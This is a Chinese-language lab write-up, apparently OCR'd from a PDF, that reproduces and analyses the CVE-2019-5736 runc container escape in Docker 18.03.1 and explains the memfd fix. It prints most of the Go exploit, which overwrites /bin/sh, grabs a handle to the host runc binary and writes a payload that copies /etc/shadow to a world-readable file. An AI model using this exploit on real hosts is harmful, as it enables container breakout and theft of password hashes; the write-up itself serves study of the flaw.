✧ CVE-2019-5736 Docker 逃逸漏洞分析

实验环境：Ubuntu 16.04 LTS
实验工具：PoC 来自 https://github.com/Frichetten/CVE-2019-5736-PoC
实验对象：docker 18.03.1 + runc 1.0.0

● 复现漏洞利用过程

首先进行攻击前的准备工作，安装低版本的 docker。由于此前没有安装过 docker，复现流程指引中的 remove 和第一个 update 命令可以省略。

安装 apt-transport-https、ca-certificates、curl、software-properties-common 等包，使 apt 可以通过 HTTPS 使用 repository 存储库：

```
lynx@lynx-virtual-machine:~/516030910125$ sudo apt-get install -y apt-transport-
https ca-certificates curl software-properties-common
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  linux-headers-4.13.0-36 linux-headers-4.13.0-36-generic
  linux-headers-4.13.0-38 linux-headers-4.13.0-38-generic
  linux-image-4.13.0-36-generic linux-image-4.13.0-38-generic
  linux-image-extra-4.13.0-36-generic linux-image-extra-4.13.0-38-generic
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libcurl3-gnutls python3-software-properties software-properties-gtk
W packages will be installed:
Ubuntu Software
The following packages will be upgraded:
  apt-transport-https ca-certificates libcurl3-gnutls
  python3-software-properties software-properties-common
  software-properties-gtk
6 upgraded, 1 newly installed, 0 to remove and 452 not upgraded.
Need to get 409 kB/593 kB of archives.
After this operation, 340 kB of additional disk space will be used.
Get:1 http://cn.archive.ubuntu.com/ubuntu xenial-updates/main amd64 apt-transpor
```

添加 Docker 给出的官方 GPG 密钥：

```
lynx@lynx-virtual-machine:~/516030910125$ curl -fsSL https://download.docker.com
/linux/ubuntu/gpg | sudo apt-key add -
OK
```

对 stable 存储库进行设置：

```
lynx@lynx-virtual-machine:~/516030910125$ sudo add-apt-repository "deb [arch=amd
64] https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable"
```

安装指定版本即 18.03.1 的 docker-ce：

```
lynx@lynx-virtual-machine:~/516030910125$ sudo apt-get install docker-ce=18.03.1
~ce-0~ubuntu
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  linux-headers-4.13.0-36 linux-headers-4.13.0-36-generic
  linux-headers-4.13.0-38 linux-headers-4.13.0-38-generic
  linux-image-4.13.0-36-generic linux-image-4.13.0-38-generic
  linux-image-extra-4.13.0-36-generic linux-image-extra-4.13.0-38-generic
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  aufs-tools cgroupfs-mount pigz
The following NEW packages will be installed:
  aufs-tools cgroupfs-mount docker-ce pigz
0 upgraded, 4 newly installed, 0 to remove and 452 not upgraded.
Need to get 34.2 MB of archives.
After this operation, 182 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

安装完成后，检查 docker 和 runc 的版本，符合要求：

```
lynx@lynx-virtual-machine:~/516030910125$ docker --version
Docker version 18.03.1-ce, build 9ee9f40
lynx@lynx-virtual-machine:~/516030910125$ docker-runc --version
runc version 1.0.0-rc5
commit: 4fc53a81fb7c994640722ac585fa9ca548971871
spec: 1.0.0
```

从 git 克隆 PoC，由于该 PoC 使用 go，还需要安装 go 语言的包，然后编译 PoC：

```
lynx@lynx-virtual-machine:~/516030910125$ git clone https://github.com/Frichette
n/CVE-2019-5736-PoC
Cloning into 'CVE-2019-5736-PoC'...
remote: Enumerating objects: 45, done.
remote: Counting objects: 100% (45/45), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 45 (delta 13), reused 45 (delta 13), pack-reused 0
Unpacking objects: 100% (45/45), done.
Checking connectivity... done.
```

```
lynx@lynx-virtual-machine:~/516030910125$ sudo apt install -y golang
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  linux-headers-4.13.0-36 linux-headers-4.13.0-36-generic
  linux-headers-4.13.0-38 linux-headers-4.13.0-38-generic
  linux-image-4.13.0-36-generic linux-image-4.13.0-38-generic
  LibreOffice Impress  a-4.13.0-36-generic linux-image-extra-4.13.0-38-generic
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  golang-1.6 golang-1.6-doc golang-1.6-go golang-1.6-race-detector-runtime
  golang-1.6-src golang-doc golang-go golang-race-detector-runtime golang-src
Suggested packages:
  bzr mercurial subversion
The following NEW packages will be installed:
```

```
lynx@lynx-virtual-machine:~/516030910125$ cd ./CVE-2019-5736-PoC
lynx@lynx-virtual-machine:~/516030910125/CVE-2019-5736-PoC$ go build
```

本次实验 PoC 完成的工作大致是：在恶意容器内将/bin/sh 重写为/proc/self/exe 解释器路径，等待时机欺骗 runc 执行它本身，从而获得指向宿主机 runc 文件的把手。由于 runc 文件一般拥有 root 权限，恶意容器可以在容器内部对其篡改，即获得了 root 权限，完成了逃逸。具体地，该 PoC 在 shellcode 中将/etc/shadow 复制了一份到/tmp/shadow 中，并将/tmp/shadow 的权限设置为 777，使得本来只有 root 拥有读权限的密码信息文件泄露。

准备工作完成，下面进行漏洞利用。

```
lynx@lynx-virtual-machine: ~
lynx@lynx-virtual-machine:~$ ls /tmp/shadow
ls: cannot access '/tmp/shadow': No such file or directory
lynx@lynx-virtual-machine:~$
```


①

```
root@a9a730134ac2: /
lynx@lynx-virtual-machine:~/516030910125$ sudo docker run -it -v $(pwd):/home/51
6030910125 ubuntu /bin/bash
[sudo] password for lynx:
root@a9a730134ac2:/#
```


②

①在一个 Terminal 中尝试 ls 出/tmp/shadow 文件，此时该文件应该是不存在的。

②新开一个 Terminal，以交互模式(-it)创建一个新的容器并运行/bin/bash，获得该容器内部的 root 权限（root@a9a...）。




③在容器中执行之前编译好的可执行文件（原来叫 CVE-2019-5736，后为方便修改为 exploit)，可以看到 PoC 的第一步已经完成，/bin/sh 已被重写为“#! /proc/self/exe”。由于使用 shebang，将会运行解释器而非可执行文件。此时 PoC 在遍历所有正在进行的进程，等待有人使用 runc exec 命令。



④回到容器外，以 root 权限在 a9a 容器中尝试执行/bin/sh，显示 Np help topic。Docker 在某种程度上可以看作是对 runc 的封装，故此处使用 docker exec 而非直接使用 runc exec 也能完成利用。

⑤再查看容器内，PoC 等到了它所寻找的时机，有人使用了 exec 命令，可以看到该进程的 PID 是 12; 此时 runc 执行了它自身并将 file handle 递给了恶意容器。接下来，恶意容器将像之前所述的那样，获取原/etc/shadow 影子文件中的内容。




⑥现在/tmp/shadow 文件存在并有内容，可以直接查看密码信息。


● 分析漏洞成因

该漏洞会被利用的根本原因是对高权限敏感二进制文件 runc 的保护不够，或者说，原有的保护机制不够安全。

原有的保护机制是：当执行 runc 时，首先创建一个 runc init 子进程，这个进程将自身限制在一个容器中，防止对宿主机的安全威胁；接下来，runc init 使用 execve，用用户请求的二进制文件覆盖自身。就是说，原有保护机制只对 runc init 和可能被调用的 user process 进行了容器封装，而忽略了对 runc 自身的保护。以下示意图来自网络：



根据上述机制，存在以下攻击思路：把用户常用的、可能执行的二进制文件修改一下，让它们都指向 runc 自己（属于宿主机的二进制文件），再欺骗 runc 在恶意容器中执行它自己，获得 file handle，并对其进行篡改，注入自己的 shellcode。这是有意义的，因为 runc 往往拥有宿主机 root 权限，所以攻击成功时恶意容器也将获得宿主机的 root 权限。这也是为什么我们需要恶意容器的 root 权限，既然 runc 是一个 root 权限文件，那么它在容器中被执行时也需要容器内的 root 权限。示意图来自网络：



至于怎么修改“用户常用的、可能执行的二进制文件”，本次实验的 PoC 中提供了一种方法，借助伪文件系统/proc 和 shebang 的参与完成修改。/proc 文件系统是一个伪文件系统，只存在于内存中，用户和程序通过它提供的接口可以读取进程信息。当前系统中运行的每一个进程都有一个对应的/proc/{pid}目录，而/proc/self 是读取进程本身的目录。PoC 中使用/proc/self/exe 链接到进程的可执行文件，而 shebang “#!”加在之前，代表指定解释器路径为/proc/self/exe 的可执行文件。

攻击成功的另一个关键点是，恶意容器需要等待容器外有人以 root 权限执行 runc，那时它才能完成对 runc 的欺骗，起码本次实验中的 PoC 是这样做的。但其实，本次的 PoC 只对/bin/sh 进行了修改，如果想要提高攻击成功的概率，可以对/bin/bash、/bin/zsh 等文件也进行修改，这样即使在非交互模式下也可能成功利用。

我们再来通读一遍 PoC，理清它的行为。

首先重写/bin/sh 为“#!/proc/self/exe”：

```
// First we overwrite /bin/sh with the /proc/self/exe interpreter path
fd, err := os.Create("/bin/sh")
if err != nil {
        fmt.Println(err)
        return
}
fmt.Fprintln(fd, "#!/proc/self/exe")
err = fd.Close()
if err != nil {
        fmt.Println(err)
        return
}
fmt.Println("[+] Overwritten /bin/sh successfully")
```

接下来是漫长的等待过程，不断遍历所有正在进行的进程，查看它们的/cmdline，直到有人使用了 runc，抓住它，这里将它的 PID 存为“found”：

```
// Loop through all processes to find one whose cmdline includes runcinit
// This will be the process created by runc
var found int
for found == 0 {
        pids, err := ioutil.ReadDir("/proc")
        if err != nil {
                fmt.Println(err)
                return
        }
        for _, f := range pids {
                fbytes, _ := ioutil.ReadFile("/proc/" + f.Name() + "/cmdline")
                fstring := string(fbytes)
                if strings.Contains(fstring, "runc") {
                        fmt.Println("[+] Found the PID:", f.Name())
                        found, err = strconv.Atoi(f.Name())
                        if err != nil {
                                fmt.Println(err)
                                return
                        }
                }
        }
}
```

下面只要在容器内打开刚刚抓住的进程，就会由它指向 runc init，再指向被 runc 执行的 runc 自己，即获得了我们需要的 file handle。

```
// We will use the pid to get a file handle for runc on the host.
var handleFd = -1
for handleFd == -1 {
        // Note, you do not need to use the O_PATH flag for the exploit to work.
        handle, _ := os.OpenFile("/proc/"+strconv.Itoa(found)+"/exe", os.O_RDONLY, 0777)
        if int(handle.Fd()) > 0 {
                handleFd = int(handle.Fd())
        }
}
```

最后注入 shellcode，可以用来检验攻击是否成功。这里的 shellcode 将/etc/shadow 复制了一份到/tmp/shadow 中，并将/tmp/shadow 的权限设置为 777，使得本来只有 root 拥有读权限的密码信息文件泄露。


```
// Now that we have the file handle, lets write to the runc binary and overwrite it
// It will maintain it's executable flag
for {
        writeHandle, _ := os.OpenFile("/proc/self/fd/"+strconv.Itoa(handleFd), os.O_WRONLY|os.O_TRUNC, 0700)
        if int(writeHandle.Fd()) > 0 {
                fmt.Println("[+] Successfully got write handle", writeHandle)
                writeHandle.Write([]byte(payload))
                return
        }
}

// This is the line of shell commands that will execute on the host
var payload = "#!/bin/bash \n cat /etc/shadow > /tmp/shadow && chmod 777 /tmp/shadow"
```

复现过程中，我们达到了预期效果，原/etc/shadow 的内容被成功套出。

● 分析已有修补方案

现在的修补方案是，在创建一个新的容器或者将二进制文件附加到容器时，使用 memfd 创建一个临时内存文件，将用户请求的二进制文件复制到这个临时内存文件中，再用容器进行封装，阻止对其写入的操作。



这样一来，PoC 中的攻击方式将不再奏效，因为现在 file handle 拿到的只是 runc 二进制文件的副本，而非宿主机自己的 runc，即使修改也无法影响到宿主机。

```
var handleFd = -1
for handleFd == -1 {
        // Note, you do not need to use the O_PATH flag for the exploit to work.
        handle, _ := os.OpenFile("/proc/"+strconv.Itoa(found)+"/exe", os.O_RDONLY, 0777)
        if int(handle.Fd()) > 0 {
                handleFd = int(handle.Fd())
        }
```

这里将指向runc的临时副本

同时，该副本也将被封装，写入操作将失败。

```
for {
        writeHandle, _ := os.OpenFile("/proc/self/fd/"+strconv.Itoa(handleFd), os.O_WRONLY|os.O_TRUNC, 0700)
        if int(writeHandle.Fd()) > 0 {
                fmt.Println("[+] Successfully got write handle", writeHandle)
                writeHandle.Write([]byte(payload))
                return
        }
}
```

只能修改副本，
或者写入失败